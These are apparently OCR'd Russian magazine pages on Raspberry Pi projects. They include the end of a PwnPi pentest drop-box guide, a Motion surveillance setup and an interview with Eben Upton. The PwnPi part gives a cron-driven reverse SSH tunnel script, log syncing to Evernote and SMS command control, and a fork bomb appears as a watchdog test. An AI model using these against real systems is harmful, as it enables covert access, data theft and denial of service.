COMMAND="ssh -q -N -R $FPORT:$CONN $USERHOST ↵
-p $RPORT"
pgrep -f -x "$COMMAND" > /dev/null 2>&1  || ↵
$COMMAND
ssh $USERHOST -p $RPORT netstat -an | ↵
egrep "tcp.*:$FPORT.*LISTEN">/dev/null 2>&1
if [ $? -ne 0 ] ; then
  echo "Restarting connection"
  pkill -f -x "$COMMAND"
  $COMMAND
else
  echo 'Connection OK'
fi
# chmod +x reverse_ssh_tunnel.sh
```

Интерфейс Sakis3G

Приветствие баша в PwnPi

Добавим строку с указанием запускать каждую минуту в crontab:

```
# crontab -e
*/1 * * * * /bin/sh /root/reverse_ssh_tunnel.sh
```

АВТОМАТИЧЕСКОЕ СОХРАНЕНИЕ ДАННЫХ В EVERNOTE

Есть много вариантов для автоматической передачи и хранения данных, от традиционной почты до популярных облачных сервисов, от Google Drive до Evernote. Отправить данные в Evernote можно с помощью утилиты Geeknote (www.geeknote.me):

```
# wget http://www.geeknote.me/dist/↵
  geeknote_latest.deb
# sudo dpkg -i geeknote_latest.deb
# geeknote login
```

Укажем свои данные для входа в Evernote (необходимо сделать только один раз, если пользователь не изменяется). Создадим новую записную книжку и добавим тестовую запись:

```
# geeknote notebook-create --title "PwnPi data"
# geeknote create --notebook "PwnPi" ↵
  --title "Test" --content "Test note"
```

Geeknote поддерживает автоматическую синхронизацию текстовых файлов в указанном каталоге с помощью входящей в пакет утилиты gnsync. Для синхронизации ее необходимо запустить со следующими ключами (синхронизируется каталог /root):

```
# gnsync --path /root --mask *.log ↵
  --notebook "PwnPi"
```

УПРАВЛЕНИЕ ЧЕРЕЗ SMS

К сожалению, работа 3G у нас не отличается стабильностью. Так что в качестве дополнения можно реализовать передачу команд (например, перезагрузки) и уведомлений с помощью SMS с использованием пакета Gammu.

```
# apt-get install gammu
# gammu-config
```

В меню установим порт /dev/ttyUSB1 (для 3G был настроен /dev/ttyUSB0). Запросим описание устройства:

```
# gammu --identify
Устройство : /dev/ttyUSB1
Manufacturer      : Huawei
Модель            : E1550 (E1550)
Firmware          : 11.608.12.10.209
IMEI              : 351911043904005
Номер SIM (IMSI) : 250026700613366
```

Можно включить режим мониторинга и попробуем отправить тестовое сообщение:

```
# gammu --monitor
# echo "test from PwnPi" | gammu sendsms ↵
  TEXT +7<номер телефона>
```

Для русского языка (юникодная локаль в PwnPi по умолчанию не выставлена) можно использовать ключ -unicode.

ПРИЕМ SMS

Для получения SMS необходимо установить

```
# apt-get install gammu-smsd
```

И указать тот же порт 3G-модема в конфигурации:

```
# nano /etc/gammu-smsdrc
[gammu] port=/dev/ttyUSB1
```

Запустим как сервис и посмотрим журнал:

```
# gammu-smsd --daemon
# tail -f /var/log/syslog
```

Входящие сообщения сохраняются в папку:

```
# cd /var/spool/gammu/inbox && ls
IN20130402_193338_00_+7<номер телефона>_00.txt
```

Внутри содержится полученный текст SMS. Создадим сценарий для выполнения команд из SMS. В примере ниже, при получении текста 'uptime' отправителю высылается сообщение с результатом выполнения команды uptime:

```
$ nano smscheck
#!/bin/bash
for file in `ls /var/spool/gammu/inbox`
do
  cmd=`cat /var/spool/gammu/inbox/$file`
  case "$cmd" in
  "uptime")
    echo `uptime` > /var/spool/gammu/outbox/↵
    OUT+7<номер телефона>.txt
    ;;
  esac
  rm -f /var/spool/gammu/inbox/$file
done

# chmod +x smscheck
```

Поскольку в папке /var/spool/gammu/inbox уже должны лежать наши тестовые сообщения, запустим этот сценарий и убедимся, что он отправляет нужное сообщение. Добавим его в crontab с периодичностью выполнения одна минута с помощью следующей записи:

```
# crontab -e
*/1 * * * * /home/pi/smscheck
```

Перегружаем систему и проверяем работоспособность нашей конфигурации.

КТО СЛЕДИТ ЗА СЛЕДЯЩИМ

В современных микроконтроллерах может применяться ряд средств, повышающих надежность работы встраиваемых устройств в необслуживаемом режиме. Один из механизмов, предназначенных для этого, — аппаратный watchdog-таймер, позволяющий перезагрузить устройство в случае его зависания. Программа, работоспособность которой должна быть проконтролирована, периодически должна сбрасывать этот таймер. Если она прекратит это делать, таймер превысит пороговое значение, и на на процессор будет подан сигнал сброса. В Linux программное обеспечение поддержки watchdog состоит из двух частей: драйвера watchdog-таймера и watchdog-демонов, контролирующих работоспособность системы в целом.

WATCHDOG-ДРАЙВЕР

Загрузка модуля драйвера:

```
# sudo modprobe bcm2708_wdog
```

Добавление в список автозагружаемых модулей:

```
# echo "bcm2708_wdog" | sudo tee -a /etc/modules
```

Watchdog-таймер стартует при открытии устройства. Сброс его осуществляется отправкой любого символа. Символ V отключает таймер. Убедиться в работоспособности можно так:

```
# cat > /dev/watchdog
```

Теперь от перезагрузки систему отделяет только ввод строк с клавиатуры (команда cat передает набираемый текст построчно). Ввод символа V с последующим <Enter> остановит обратный отсчет.

WATCHDOG-ДЕМОН

Пакет watchdog состоит из двух демонов: упрощенного — wd_keepalive и основного — watchdog, предоставляющего более широкие возможности. С его помощью можно контролировать не только загрузку системы, но и такие параметры, как объем доступной памяти, доступ к отдельным файлам, доступность узлов по команде ping и ряд других.

```
# apt-get install watchdog # Установка
# update-rc.d watchdog defaults # Добавление в автозагрузку
```

Для настройки в файле /etc/watchdog.conf необходимо раскомментировать несколько строк:

```
# nano /etc/watchdog.conf
watchdog-device = /dev/watchdog
max-load-1      = 24
```

Запуск в ручном режиме

```
# /etc/init.d/watchdog start
```

ПРОВЕРКА

Наиболее простой способ проверить работоспособность настройки watchdog — ввести в командной строке так называемую fork bomb:

```
: (){ :|:& };:
```

Система очень быстро перестанет откликаться и, если все настроено правильно, через несколько секунд уйдет в перезагрузку.

ИТОГ

При своей кажущейся несерьезности Raspberry Pi может стать опасным инструментом, хотя высокое энергопотребление ограничивает возможность работы в автономном режиме. Впрочем, ближайшие по функционалу аналоги на сегодняшний день, коммерческие инструменты penetration-тестирования компании PWNIE Express, находятся в совершенно другой ценовой категории.



Александр Лыкошин
alykoshin@gmail.com,
ligne.ru

Внимательный Pi

СОЗДАЕМ СИСТЕМУ ВИДЕОНАБЛЮДЕНИЯ НА БАЗЕ RASPBERRY PI

Наиболее популярный пакет, используемый для видеонаблюдения на Raspberry Pi, — Motion. Мы уже рассказывали о нем в статье «Кофе с малиной», но в контексте детектирования движения. Посмотрим на предоставляемые им возможности видеонаблюдения внимательнее на примере камеры Logitech HD Webcam C525. Использовать будем стандартный Raspbian.

Перед началом установки обновим список пакетов:

```
$ sudo apt-get update
```

ПОЛУЧЕНИЕ ИНФОРМАЦИИ О КАМЕРЕ

Информация об устройстве USB:

```
$ lsusb
Bus 001 Device 007: ID 046d:0826 Logitech, Inc.
```

Получение информации о поддерживаемых форматах:

```
$ sudo apt-get install v4l-utils
$ v4l2-ctl --info
```

Полный список поддерживаемых форматов в зависимости от разрешения можно получить с помощью следующей команды:

```
$ v4l2-ctl --list-formats-ext
```

Проверить камеру можно, попробовав сделать скриншот с камеры:

```
$ sudo apt-get install uvccapture
$ uvccapture -S80 -B80 -C80 -G80 -x800 -y600
```

УСТАНОВКА MOTION

Устанавливаем Motion и разрешаем запуск в качестве сервиса:

```
$ sudo apt-get install motion
$ sudo nano /etc/default/motion

# set to 'yes' to enable the motion daemon
start_motion_daemon=yes
```

Конфигурационный файл /etc/motion/motion.conf на первый взгляд кажется большим и содержит практически все настройки Motion, но хорошо откомментирован внутри и описан на сайте Motion (www.lavrsen.dk/foswiki/bin/view/Motion/WebHome). Пройдемся по ключевым параметрам.

```
$ sudo nano /etc/motion/motion.conf
```

- По умолчанию доступ к веб-интерфейсу доступен только с локальной машины. Откроем его для внешних узлов: webcam_localhost off; control_localhost off.
- Формат видеопотока должен соответствовать поддерживаемому камерой. Его можно посмотреть в выводе v412-ctl --list-formats: 0 — S910, 1 — BA81, 2 — MJPEG, 3 — JPEG, 4 — RGB3, 5 — UYVY, 6 — YUYV, 7 — 422P, 8 — YU12. К сожалению, формат MJPEG камеры не распознается Motion, поэтому указываем некомпрессированный формат: v4l2_palette 6.
- Размеры кадра: `width 320, height 240.`
- Максимальное количество кадров, захватываемых в секунду: `framerate 5.`
- Запись отдельных изображений даже при отсутствии движения: `output_all off.`




График загрузки процессора при запуске Motion

- Количество кадров, сохраняемых в видеофайл до момента детектирования движения и по его завершении: `pre_capture 0, post_capture 0.`
- Задержка по времени от завершения детектирования движения до срабатывания соответствующего события: `gap 60.`
- Изображения с камеры сохраняются в каталоге, задаваемом параметром: `target_dir /tmp/motion.`Формат отдельных изображений по умолчанию JPG.
- Управление сохранением файлов изображений при детектировании движения осуществляется параметром: `output_normal on.` По умолчанию сохранение включено. Можно выключить (off) либо указать, какие кадры сохранять при детектировании движения.
- Включение-выключение сохранения видеороликов при детектировании движения (при необходимости): `ffmpeg_cap_new on.`
- Формат видеороликов по умолчанию — SWF. Другие поддерживаемые форматы видео: # MPEG-1 (.mpg), MPEG-4/MSMPEG-4 (.avi), SWF, FLV, FFV1, MOV: `ffmpeg_video_codec swf.`
- Разрешение сохранения периодических снимков с камеры (интервал в секундах): `snapshot_interval 0.`
- Управление отрисовкой квадрата вокруг области, в которой детектировано движение: `locate off.`

ЗАПУСК

Запуск из командной строки осуществляется с ключом

```
$ sudo motion -n
```

Ключ '-n' указывает на запуск в консольном режиме с выводом отладочной информации. Если теперь помахать рукой перед камерой, начнется запись:

```
[1] File of type 8 saved to:
/tmp/motion/01-20130403180739.avi
[1] File of type 1 saved to:
/tmp/motion/01-20130403180739-00.jpg
[1] File of type 1 saved to:
/tmp/motion/01-20130403180740-00.jpg
[1] File of type 1 saved to:
/tmp/motion/01-20130403180741-00.jpg
```

Настройки Motion доступны не только в конфигурационном файле, но и через веб: http://<raspberrypi>:8080/. С помощью простого веб-интерфейса можно изменить переменные конфигурационного файла, записать текущую конфигурацию, выполнить другие несложные действия, как, например, включить запись или узнать статус детектирования движения.

Изображение с камеры можно просмотреть в браузере http://<raspberrypi>:8081 или в медиапроигрывателе VLC, открыв этот же URL. К сожалению, обновление изображения происходит с низкой периодичностью — для Motion просмотр в реальном времени скорее дополнительная опция, чем основной режим работы.

Для настройки детектирования движения существует специальный режим настройки. Для этого нужно запустить motion с ключом '-s'.

```
$ sudo motion -s
```

В этом режиме при просмотре потока с камеры в браузере будет отображаться черная картинка с цифрами: количество изменившихся пикселей, количество помеченных областей (label area) и уровень шума. При движении будут показаны пиксели в черном и белом цветах. Самая крупная помеченная область (если включен этот режим) отмечена синим цветом. Если включен режим smartmask, он отображается красными областями. При включении режима locate область, в которой обнаружено движение, выделяется прямоугольником. Кроме задания ключа '-s' в командной строке, режим настройки можно включить в конфигурационном файле либо включив соответствующий параметр в веб-интерфейсе.

В среднем режиме разгона процессора (Medium 900 MHz ARM, 250 MHz core, 450 MHz SDRAM, 2 overvolt), разрешении 320 × 240 и записи видео максимум 5 кадров в секунду загрузка процессора (ориентировочно):

- отстутствие движения: 5–7%;
- изменение значительной части изображения: 40–56%.

При том же разрешении и записи видео в режиме 10 кадров в секунду (ориентировочно):

- отсутствие движения: 15–25%;
- изменение значительной части изображения: 50–80%

Просмотр в браузере добавляет еще примерно 10% загрузки. Сходные значения наблюдались и при разрешении 640 × 480 и записи видео максимум 10 кадров в секунду. А вот увеличение количества кадров в секунду заметно ухудшает ситуацию с загрузкой процессора, и потому его лучше избегать. Вероятно, 5 кадров в секунду — наиболее предпочтительный режим работы. При работе в автономном режиме карта памяти будет достаточно быстро переполняться, поэтому можно рекомендовать создать выделенный раздел для сохранения видеороликов.Также следует отметить, что Motion может использоваться для замедленной (покадровой) съемки — timelapse.



DVD

Текст статьи «Кофе с малиной» доступен на диске.



WWW

Дополнительно рекомендации по настройке детектирования движения можно прочитать на сайте www.lavrsen.dk/foswiki/bin/view/Motion/TuningMotion.

СОХРАНЕНИЕ ВИДЕОРОЛИКОВ В GOOGLE DRIVE

Необходимо установить Python и Pip (средство для установки пакетов Python) и библиотеку gdata для поддержки Google Data API:

```
$ sudo apt-get install python python-pip
$ sudo pip install gdata
```

Скопируем необходимые файлы на машину:

```
$ wget "https://docs.google.com/uc?id=0BwV0KSf8Ufm↵
  jdlpmZjVRS0FqVW8&export=download" -O uploader.py
$ wget "https://docs.google.com/uc?id=0BwV0KSf8Ufm↵
  jNzhzNjVCMjhvWEE&export=download" -O uploader.cfg
```

Сделаем uploader.py исполняемым

```
$ chmod +x uploader.py
```

В сценарии uploader.py в качестве интерпретатора указан python2, и, чтобы не вносить в сценарий изменения, создадим ссылку python2 на интерпретатор Python:

```
$ ln /usr/bin/python /usr/bin/python2
```

Отредактируем файл uploader.cfg, указав имя пользователя

БЕСПРОВОДНЫЕ МИНИ-КЛАВИАТУРЫ СО ВСТРОЕННЫМ ТАЧПАДОМ

Беспроводная мини-клавиатура FAVI FE01-Rii-BL со встроенным тачпадом (у меня она называлась RT-MWK01) пользуется заслуженной популярностью у пользователей Raspberry Pi.

Она прекрасно подходит под формат Raspberry, будучи лишь чуть длиннее (15 × 5,8 × 1,3 см, при весе всего 454 г), и годится не только для управления медиацентром, но и для более сложных задач, хотя большие тексты, конечно же, с ее помощью набирать тяжело.

Google и его пароль, адреса отправителя и получателя:

```
$ nano uploader.cfg
[gmail]
# GMail account credentials
name = Motion Uploader
user = <имя пользователя GMail>
password = <пароль>
sender = <адрес отправителя>
recipient = <адрес для уведомлений>
```

В браузере откроем Google Drive и создадим папку /motion. Теперь протестируем на любом файле из директории /tmp/motion:

```
$ ./uploader.py ./uploader.cfg ↵
  /tmp/motion/01-20130401214735.swf
```

и изменим конфигурацию Motion:

```
$ sudo nano /etc/motion/motion.conf
on_movie_end /home/pi/uploader.py ↵
/home/pi/uploader.cfg %f
```

ЗАПИСЬ ЗВУКА

К сожалению, Motion может работать только с изображением. Для записи звука потребуется задействовать другую программу, arecord, взяв за основу инструкцию www.lavrsen.dk/foswiki/bin/view/Motion/SoundAudioRecording.

Для начала посмотрим описание устройства:

```
$ arecord -l
**** List of CAPTURE Hardware Devices ****
card 1: C525 [HD Webcam C525], device 0:
USB Audio [USB Audio]
  Subdevices: 1/1
  Subdevice #0: subdevice #0

$ arecord -L
null
        Discard all samples (playback)
        or generate zero samples (capture)
sysdefault:CARD=C525
        HD Webcam C525, USB Audio
        Default Audio Device
front:CARD=C525,DEV=0
        HD Webcam C525, USB Audio
        Front speakers
surround40:CARD=C525,DEV=0
        HD Webcam C525, USB Audio
        4.0 Surround output to Front and
        Rear speakers
...
```

Указать это устройство можно как «hw:1,0» (номер карты и номер устройства) либо как «sysdefault:CARD=C525». Создадим папку для сохранения файлов и попробуем записать звук с камеры:


```
$ mkdir /home/pi/arecord/
$ chmod 777 /home/pi/arecord/
$ arecord -D hw:1,0 -f S16_LE test.wav -r 16000 -vv
```

Прослушав полученный файл и убедившись, что запись работает, установим LAME для компрессии в MP3 и проверим запись с сжатием на лету:

```
$ sudo apt-get install lame

$ arecord -D hw:1,0 -f S16_LE -r 16000 | lame  ↵
  -s 16000 -h -b 256 - test.mp3
```

В другом терминальном окне запустим top и увидим, что LAME потребляет около 30% процессора, что в сочетании с загрузкой от самого Motion при 10 кадрах в секунду, достигающей около 70% во время детектирования движения, может приблизить систему к нестабильному режиму. Если все получилось, скорректируем конфигурацию Motion:



Тестовая картинка Motion

```
$ sudo nano /etc/motion/motion.conf
on_event_start arecord -D hw:1,0 -f S16_LE -r ↵
16000 | lame -s 16000 -h -b 256 ↵
- /home/pi/arecord/%t_%Y-%m-%d_%M-%S.mp3
on_event_end pkill -9 -f "^lame -s 16000 -h -b ↵
256 - /home/pi/arecord/"; pkill -9 -f "^arecord ↵
-D hw:1,0 -f S16_LE -r 16000 | lame -s 16000 -h ↵
-b 256 - /home/pi/arecord/"

post_capture 25
gap 1
```

Запустим Motion от пользователя motion и снова посмотрим загрузку процессора без движения и во время детектирования движения, обратив внимание на процессы motion и lame. Сам по себе lame требует в среднем 24–34% процессорного времени.

```
$ sudo -u motion motion -n
```

В таком режиме лучше записывать не более 5 кадров в секунду.

ИТОГ

С учетом существования недорогих веб-камер, с встроенными портами Ethernet и Wi-Fi, ИК-подсветкой и автоматической выгрузкой видеороликов по сети, приобретение Raspberry Pi только для видеонаблюдения вряд ли целесообразно. Однако если параллельно с этим необходимо решение еще нескольких задач, таких как подача сигналов на исполнительные устройства, нестандартная логика и многое другое, мало что сможет сравниться с ней по соотношению цена — функциональность. Опять-таки, сложно переоценить то, как полезно иметь на таком устройстве доступ к полноценной операционной системе с богатым выбором дополнительных пакетов. ⌶

АДАПТЕРЫ WI-FI

Хорошим дополнением к Raspberry Pi могут стать беспроводные USB-адаптеры Wi-Fi в формате nano, такие как, например, адаптер Edimax EW-7811Un (мне он достался под названием Sitecom_WLA-1001).

НЕПОБЕДИМАЯ ARMАДА

НИШЕВЫЕ ДРУЗЬЯ RASPBERRY PI

На диске еще лежит наша статья из августовского номера, в которой разных ARM-железок еще больше



ДОМАШНИЙ КИНОТЕАТР: SOLIDRUN CUBOX

RPi достаточно рано вызвал интерес у разработчиков медиацентра XBMC, и на то есть две причины. Во-первых, поддержка 1080p и аппаратного декодирования популярных кодеков (кроме, увы, DTS). Во-вторых, поддержка стандарта HDMI CEC — благодаря ему медиацентром можно управлять с помощью пульта почти любого телевизора. Но это не меняет того факта, что у RPi слабый процессор и USB-контроллер, из-за которого вся периферия постоянно борется между собой за доступ к шине. В арсенале CuBox есть и поддержка 1080p, и CEC, но также у израильской машинки есть один гигабайт памяти и поддержка eSATA. А это, согласись, в корне меняет дело.



ИГРЫ: OUYA

Конечно, советовать устройство, которое только вышло в продажу, стремновато. Но у OUYA есть отличный потенциал в качестве правильной игровой приставки. Во-первых, чипсет NVIDIA Tegra 3, а во-вторых, собственный джойстик. В-третьих, разработчики радуют здравыми идеями — например обещают, что не будут блокировать эмуляторы в фирменном магазине. Кроме того, любовь создателей к движку Unity 3D (ты ведь читал материал в ноябрьском номере про разработку инди-игр?) и другим хорошим вещам означает, что превратиться из игрока в разработчика станет как никогда просто.



NAS/ВЕБ-СЕРВЕР: СЕМЕЙСТВО POGOPLUG

USB-контроллер мешает Raspberry Pi и тут. Кроме того, для надежной работы жестких дисков, скорее всего, понадобится подключать их через USB-хаб с собственным питанием. Поэтому лучше взять платформу, которая специально разрабатывалась для создания небольших NAS'ов и веб-серверов. Семейство Pogoplug — это устройства от нескольких вендоров, построенные на чипсете Marvell Kirkwood и использующие прошивку и веб-сервис Pogoplug для зеркалирования содержимого дисков в облако. Проще всего в России взять Seagate FreeAgent GoFlex Home/Net (модели для 3,5- и 2,5-дюймовых дисков, соответственно). Прошивка легко сносится и меняется на ArchLinux ARM, а диски подключаются через eSATA. Кстати, необязательно покупать фирменные диски — подойдут и любые другие, хотя плотно стоять они не будут.



ЗАМЕНА ДЕСКТОПА: ODROID-X2

Каждый раз, когда создатели RPi говорят, что «малиной» можно пользоваться в качестве настольника, где-то в этом мире умирает котенок. Но если и есть ARM-комп, который подошел бы для такой задачи, то это ODROID-X2. Четырехъядерный процессор, два гига оперативки, шесть портов USB 2.0, возможность использования более быстрой карты eMMC. Железка довольно дорогая (например, в Москве она обойдется в 8500 рублей, плюс придется еще довольно долго искать eMMC-карту и другие навороты), но для кого-то в этом может быть смысл — на такой системе уже можно пользоваться полноценной Ubuntu. Строго говоря, стоит все удовольствие как неплохой неттоп, поэтому решай сам, есть ли какой-то смысл заморачиваться именно ради ARM. И не исключено, что та же OUYA в итоге окажется более удачной альтернативой.



DIY: МАЛЕНЬКИЕ РОУТЕРЫ TP-LINK (TL-WR702N/TL-MR3020/TL-MR3040)

Умельцы достаточно быстро сообразили, что маленький роутер, способный питаться от телефонной зарядки и имеющий USB-разъем, — отличная железка для всяких необычных гаджетов. Причем по сравнению с RPi стоит это дело копейки: самый дешевый роутер (TL-WR702N) можно найти за 500 рублей, а самый дорогой (TL-MR3040) — за 1200 рублей. В самой дорогой модельке есть встроенная батарея на 2000 мА · ч, что, согласись, тоже приятно. Прошивается все это дело стандартным OpenWRT. Конечно, это более хардкорный путь, чем RPi (сообщество намного меньше), но найти железку проще, а стоит она в разы меньше.





Беседовал Илья Илембитов

ГОД СПУСТЯ

ЭБЕН АПТОН

ОСНОВАТЕЛЬ RASPBERRY PI FOUNDATION И ТЕХНИЧЕСКИЙ ДИРЕКТОР КОМПАНИИ BROADCOM

В 2012 году Эбен и его команда надеялись продать тысячу Raspberry Pi студентам Кембриджа. Однако как только начался предзаказ, все устройства разошлись через час. И попали они не столько студентам, сколько гикам со всего мира. Мы поговорили с создателем RPi о том, как это повлияло на проект.

ПРЕДНАЗНАЧЕНИЕ RASPBERRY PI

Raspberry Pi совершенно не нужен школам — он нужен детям. В этом заключается вся наша идея: он спроектирован для личного пользования. Лично я программирую с десяти лет и делаю это уже двадцать пять лет. Господи, какой я старый! Я почти при смерти! Мне исполнилось тридцать пять, а я все еще программирую по четыре часа каждый вечер. И именно благодаря такому подходу я вообще умею программировать.

Мы говорили со школами об обучении программированию. В лучшем случае школа может выделить на это один-два часа в неделю. Никто не станет хорошим программистом за два часа в неделю. Потому что нужно иметь компьютер в своей комнате. Конечно, у многих сегодня есть ПК, однако у многих его по-прежнему нет. В Британии, как и в России, у многих людей вообще нет компьютеров, зато есть телевизоры.

Идея заключалась в том, чтобы создать машину, на которой можно программировать по четыре часа по вечерам. Она должна была быть очень дешевая и прочная. ОЧЕНЬ дешевая! Даже если ты сломал ее, какая разница? Это не то же самое, что сломать iPad, если ты наступил на него или спаял что-то не так. Пошел синий дымок? Ну и ладно. Потому что можно просто купить новую.

BBC Micro, безусловно, стал для нас источником вдохновения. Мы понимали, что если мы создадим компьютер стоимостью 25–35 долларов, которому потребуются дополнительные устройства еще на 100 долларов, которых у вас нет, значит, мы не справились со своей задачей.

Мы намеренно стараемся использовать обычные мышки и клавиатуры и от силы пару специальных вещей. Ведь множество железа просто выбрасывают. К примеру, если ты школьник, то, может быть, фирма одного из родителей учеников собирается избавиться от старых клавиатур и мышек. Возможности огромны. Даже если у тебя есть старый телевизор с обычным композитным разъемом, можно использовать металлическую вешалку вместо кабеля :).

Вначале мы уделяли больше внимания программному обеспечению и больше сосредотачивались на общей оптимизации. Пожалуй, та платформа, что была у нас раньше, действительно подходила для образовательных целей.

Но потом мы увидели, как опытные пользователи приспосабливают нашу разработку, чтобы проигрывать видео, запускать на ней браузеры, использовать инфраструктуру Java. Часто на RPi делают различные, чисто служебные, сетевые инструменты с узким функционалом. В общем, сейчас Raspberry используется в куда более сложных и требовательных проектах, чем мы предполагали исходно, когда работали над «образовательным компьютером».



ФАКТЫ

Окончил Кембриджский университет, бакалавр физики и машиностроения, также обладает дипломом Кембриджа по вычислительной технике и имеет степень доктора наук.

Выступал одним из основателей игровой студии Ideaworks3D, а также работал в IBM.

Автор ряда статей и даже книг (к примеру, Oxford Rhyming Dictionary, написанный в соавторстве с отцом — Клайвом Аптоном).

Сейчас наша аудитория делится примерно 70/30: 70% опытных пользователей и 30% приходится на сферу образования — точнее сказать сложно. Мы можем говорить о географическом положении людей, но не о демографических группах. Но вот такое впечатление складывается от того, что мы видим в интернете.

Полагаю, часть аудитории делает медиацентры, то есть они не относятся напрямую к опытным пользователям и необязательно плотно работают с устройством (хотя для обучения они его также не используют). Это люди, которые используют RPi для управления XBMC. Они, конечно, с чем-то ковыряются, занимаются каким-то «хакингом», но в основном это пользователи, а не хакеры. Обычных пользователей больше, чем программистов.

Если 700 тысяч пользователей из миллиона мы можем назвать опытными пользователями, то остается еще 300 тысяч пользователей в сфере образования. И это гораздо больше, чем мы когда-либо планировали. Очень здорово, что мы вышли на больший рынок, чем изначально предполагали, а теперь находимся на еще большем рынке и остаемся там.

Хорошо и то, что опытные пользователи вносят свою лепту. Они не только берут. В первые три месяца у нас было два-три человека, предлагающих очень тривиальные 10-строчные патчи, маленькие изменения к исходному коду ядра. Но позже начался стремительный рост числа патчей. Если взять образ Raspbian от апреля 2012 года и сравнить его с августом 2012-го, то станет очевидно, сколько всего сделали пользователи, — лучшее тому доказательство.

«ЖЕЛЕЗНАЯ» СТОРОНА ДЕЛА


За все время было выпущено примерно шесть разных версий плат. Первая версия была на базе микроконтроллера Atmel ATmega. В 2006 году также была модификация, основанная на ките Broadcom для разработчиков. Тогда у нас и появилось название Raspberry Pi; на ней мы запустили Python.

Была еще версия, очень маленькая, она демонстрировалась на видео с Дэвидом в мае 2011 года. Эта малюсенькая машинка едва ли сравнится с настоящим Raspberry Pi, но на нее можно было поставить Linux.

Позже, в августе 2011 года, у нас появились альфа-платы, и они уже были крутыми. С точки зрения электроники это была почти финальная версия. Такие платы были всего у пятидесяти человек. Сейчас это уже антиквариат, и одна такая есть у меня. Я, кстати, могу нажать на кнопку в Broadcom и сделать еще десять таких плат, если захочу обеспечить себе беззаботную пенсию :).

Конечно, если спустя год оглядываться назад, я бы многое сделал иначе. К примеру, хотелось бы сразу настроить USB. Мы скоро решим этот вопрос, но лучше бы все было отрегулировано с самого начала.

Выяснилось, что пользователи сталкиваются с множеством ограничений нашего USB-стека. Так что сейчас это самое приоритетное направление для нас. Предполагалось, что USB-порты Raspberry будут использоваться только для подключения клавиатур и мышек, но это было наивно с нашей стороны. Нам пришлось много работать над производительностью и стабильностью, куда больше, чем предполагалось изначально.



Дэвид Бребен, член Raspberry Pi Foundation и создатель игры Elite с ранним прототипом Raspberry Pi

61
ПРИЛОЖЕНИЕ РАЗМЕЩЕНО В PI STORE

3000
RASPBERRY PI БЫЛО ПРОДАНО В РОССИИ

Мы уже внесли в USB ряд изменений. На сегодняшний день большинство USB-устройств работают правильно. Запоминающие устройства для USB работают хорошо, сетевые устройства тоже. Были некоторые проблемы с веб-камерой и некоторыми экзотичными мышками и клавиатурами, но с ними почти справились. Старые устройства с USB 1.0 тоже функционируют нормально.

Вообще, за последние пару месяцев мы обновили версию драйвера Synopsys. Synopsys производит референсные драйверы — не то чтобы очень подробные, правда. У нас есть куча маленьких патчей, предложенных сообществом, для устранения проблем вроде утечек памяти, проблем с совместным доступом (concurrency problems), race conditions. В ядре Linux предусмотрено три контекста прерываний, и все они работают вместе, поэтому возникает множество конфликтов и состояний гонки. Например, в архитектуре ARM предусмотрено два типа прерываний: IRQ, FIQ. Но в Linux FIQ не используется. К счастью, мы научились переносить наиболее критичные по времени выполнения операции на FIQ.

В целом, полагаю, чип для RPi мы исходно выбрали правильный. И дело не только в том, что я работаю на Broadcom (хотя я по-прежнему сотрудник Broadcom, они наняли меня для Foundation как постоянного сотрудника). Просто не думаю, что с учетом нашей цены удалось бы выбрать что-нибудь лучше. Тем более у альтернативных чипов было бы хуже с мультимедиа. Так что это был хороший выбор.

Кстати, в этом году мы планируем выпустить немного обновленную версию платы. Изменения будут небольшие. Мы хотим доработать потребление питания. У нас есть USB-разъемы с одной стороны платы, но они слишком сильно выступают, поэтому мы их немного утопим. Вы не представляете, как тяжело это сделать, но так все будет выглядеть намного симпатичнее. Некоторые другие разъемы тоже выступают, и их трудно поместить в корпус. Поэтому мы хотим немного «пожонглировать» разъемами. В общем, что-то изменить в этом году мы планируем, но изменения будут несущественные.

Также сейчас в Уэльсе уже создается камера. Мы уже заказали несколько десятков тысяч штук, и, думаю, камеры будут иметь успех.

